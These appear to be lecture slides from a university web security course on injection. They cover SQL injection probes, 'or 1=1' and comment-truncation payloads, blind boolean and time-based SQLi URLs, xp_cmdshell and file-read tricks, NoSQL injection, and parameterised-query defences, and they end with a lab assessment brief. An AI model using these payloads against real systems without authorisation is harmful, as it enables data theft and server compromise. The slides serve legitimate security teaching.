COMP6443 - Topic 3

Magic of Injection

A NOTE ON ETHICS / LEGALITY

- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you, meaning:
  - Respect the property of others and the university
  - Always abide by the law and university regulations
  - Be considerate of others to ensure everyone has an equal learning experience
  - Always check that you have written permission before performing a security test on a system

Always err on the side of caution. If you are unsure about anything ask one of the course staff!

Recap

Authentication,
Sessions
Access Control

PROBING FOR VULNS

‘”;<lol/>../--#`ls`

SQLI 101

```
select * from users where username=‘admin’ and
password=‘hunter2’ limit 1;
```

```
select * from users where username=‘admin’ and
password=‘x’ or ‘1’=‘1’ limit 1;
```


The database engine is not designed to tell the difference between code and data. As discussed - it is generally a bad idea when control and data share the same band.

SQLI IN PRACTICE

~ all hail the demo gods ~

SQLI “TELLS”: ERROR MESSAGES

SELECT * FROM accounts WHERE username=‘’ AND password=‘’;



Failure is always an option	
Line	170
Code	0
File	/var/www/html/mutillidae/classes/MySQLHandler.php
Message	/var/www/html/mutillidae/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' AND password=''' at line 2 client_info: 5.5.44 host_info: Localhost via UNIX socket) Query: SELECT * FROM accounts WHERE username=''' AND password='' (0) [Exception]
Trace	#0 /var/www/html/mutillidae/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /var/www/html/mutillidae/classes/SQLQueryHandler.php(355): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /var/www/html/mutillidae/user-info.php(191): SQLQueryHandler->getUserAccount(''', '') #3 /var/www/html/mutillidae/index.php(613): require_once('/var/www/html/m...') #4 {main}
Diagnotic Information	Error attempting to display user information
Click here to reset the DB	

protip: API’s often don’t have error handling, and hide the error behind UI trickery (+ status codes). 2x for mobile.

SQLI “TELLS”: or 1=1

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME=‘x’ OR ‘1’=‘1’;
```

Not all products meet the first condition, but ALL meet the second (1 is always equal to 1) so ALL records are returned!

```
PRODUCTS (11337 found):
Product 1
Product 2
Product 3...
```

SQLI “TELLS”: and 1=1

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME=‘shirt’ AND ‘1’=‘1’;
```

The SAME legit record(s) should be returned as the uninjected equivalent, as the name=product condition is still met.

```
PRODUCTS (3 found):
shirt (red)
shirt (blue)
shirt (green)
```

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME=‘shirt’ AND ‘1’=‘0’;
```

Now, if NO records are now returned, we can be sure our injection is being processed.

SQLI “TELLS”: COMMENTS

```
SELECT * FROM USERS WHERE name=‘x’ -- ’ LIMIT 1;
```

Imagine if there is an unfavourable appendix on the end of a query, you can comment it out using the relevant DBMS inline comment syntax.

The above query will then instead be processed like this:

```
SELECT * FROM USERS WHERE name=‘x’;
```

Now, instead of returning one record - will return ALL records that meet the condition in the query.

EXPLORING SQLI

~ all hail the demo gods ~

est time: ~15 mins

SQLI: FURTHER OS INTERACTION

- SELECT INTO OUTFILE / LOAD DATA INFILE
  - LOAD DATA INFILE 'data.txt' INTO TABLE db2.my_table;
  - SELECT a,b,a+b INTO OUTFILE '/tmp/result.txt' FIELDS TERMINATED BY ',' OPTIONALLY ENCLOSED BY '"' LINES TERMINATED BY '\n' FROM test_table;
  - SELECT _utf8'Hello world!' INTO DUMPFILE '/tmp/world';
  - SELECT LOAD_FILE('/tmp/world') AS world;
- exec master.dbo.xp_cmdshell 'dtsrun -E -Sserver1 -N"Export Invoices"'
- that’s right - under certain circumstances you can directly pop a shell on a vulnerable server running MSSQL as the DBMS.

THE MAGIC OF SQLMAP

~all hail the demo gods~

est. duration: 10 mins

Running this tool is generally not legal, unless you have explicit authorisation to test a target. Be ethical, don’t be unethical.

BLIND SQLI

- Blind SQLi is when you can’t directly exfiltrate data by selecting it into a column
  - You can make the database do something depending on if a condition is true
  - “Is the first letter of the password ‘a’? If yes, sleep for 5 seconds, otherwise, do nothing”
  - From this exploit primitive, build a binary search tree.
  - Dump data from the DB via error codes / time delays alone

```
SELECT PRODUCT_COLOR FROM PRODUCTS WHERE PRODUCTID=$PRODUCT AND
(SUBQUERY TRUE OR FALSE)
```

BLIND SQLI

- Boolean-Based Blind:

  https://www.example.com/items.php?id=1' and (select 1 from users where (select password from users where username like '%admin%' limit 0,1) like '<GUESS>%') --

- Time-Based Blind:

  https://www.example.com/items.php?id=1' UNION SELECT IF(SUBSTRING(user_password,1,1) = CHAR(50),BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),null) FROM users WHERE user_id = 1;

SQLI IN REST APIS?

```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '1
```

```
[{user: "admin", id: "1", firstName:"Admin"}]
```

```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '2
```

```
[]
```

generally apis (ESPECIALLY APIs for mobile apps) have little if not no protection against SQLi. these are great targets for testing for SQLi.

WHAT ABOUT NOSQL?


```
db.users.find({username: username, password: password});
  { "username": {"$gt": ""}, "password": {"$gt": ""} }
```

[DEFENSIVE] PREVENTING SQLI

- SQL Injection comes from the confusion of code and data
- Parameterised queries force the SQL engine to cleanly segregate code and data:

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";

SqlCommand command = new SqlCommand(sql);

command.Parameters.Add(new SqlParameter("@CustomerId", System.Data.SqlDbType.Int));

command.Parameters["@CustomerId"].Value = 1;
```

[DEFENSIVE] PREVENTING SQLI

- Most languages have built-ins for the following forms of defense against SQLi:
  - Parameterization / query binding
  - escaping

- When using user-provided data to perform a query, parameterization should ALWAYS be used.

- In PHP, `mysqli_real_escape_string()` is as safe as prepared statements IF you remember to use every time (although this is very often a developer’s demise).

[DEFENSIVE] REDUCING ATTACK SURFACE

- Application Layer
  - Handle your error messages gracefully
  - Filter user input
  - Use parameterised queries where possible
- Database Layer
  - Minimise the privilege level of your database user
  - Prevent arbitrary connections to your database server

tl;dr: trust nothing

READING MATERIAL (REFERENCE)

- Microsoft: Preventing SQLi
  - https://msdn.microsoft.com/en-us/library/ff648339.aspx
- Pentester Lab
  - https://pentesterlab.com/exercises/from_sqli_to_shell
- SQLMap
  - https://github.com/sqlmapproject/sqlmap
- Anatomy of an attack: SQLi to Shell
  - http://resources.infosecinstitute.com/anatomy-of-an-attack-gaining-reverse-shell-from-sql-injection/

WEEK 4 ASSESSMENT

- Thank you for agreeing to help QuoccaBank do some preliminary security assessments. The security team at QB has asked you to do some initial assessments of the following parts of their website.
- support.quoccabank.com
- pay-portal.quoccabank.com
- bigapp.quoccabank.com
- gcc.quoccabank.com
- bfd.quoccabank.com
- *.feedifier.quoccabank.com
- letters.quoccabank.com
- *insert snarky cyber comment here*

Please call out if you get stuck.
Support one another, your tutors are here to help!

THANKS FOR LISTENING TO US RANT!

questions? slack / email